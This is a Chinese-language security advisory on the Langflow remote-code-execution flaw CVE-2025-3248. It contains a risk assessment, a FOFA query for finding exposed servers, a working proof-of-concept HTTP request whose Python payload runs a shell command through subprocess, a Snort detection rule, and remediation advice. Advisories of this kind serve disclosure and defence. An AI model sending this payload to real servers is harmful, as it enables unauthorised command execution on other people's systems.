

Langflow（CVE-2025-3248） 远程代码执行漏洞

Langflow /api/v1/validate/code处存在远程代码执行漏洞，攻击者可进行任意代码执行攻击。

影响版本

Langflow

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现

FOFA: product="LOGSPACE-LangFlow"

POC/EXP:


```
POST /api/v1/validate/code HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
Content-Type: application/json

{

  "code":
```

```
"def exploit(cmd=exec('raise
Exception(__import__(\"subprocess\").check_output(\"id\",shell=True)))):\n\n
pass"

}
```



snort规则:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (
  msg:"Langflow Code Injection Attempt - Extended Patterns";
  flow:to_server,established;
  content:"POST"; http_method;
  pcre:"/\api/v1/validate/code/i";
  content:"application/json"; http_header;
  pcre:"/\"code\"\\s*:\\s*\"[^\"]\"*(exec\\(|eval\\(|__import__\\([\"'\"]
(os|subprocess|sys)[\"'\"]\\)| (os|subprocess)\\. (system|popen|check_output)\\
(\\shell\\=True|import\\s+os\\s*,)/i";
  metadata:cve,CVE-2025-3248;
  metadata:affected_product "Langflow";
  metadata:severity "critical";
  reference:url,www.example.com/langflow-security-advisory;
  classtype:web-application-attack;
  sid:1000011;
  rev:2;
  priority:1;
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本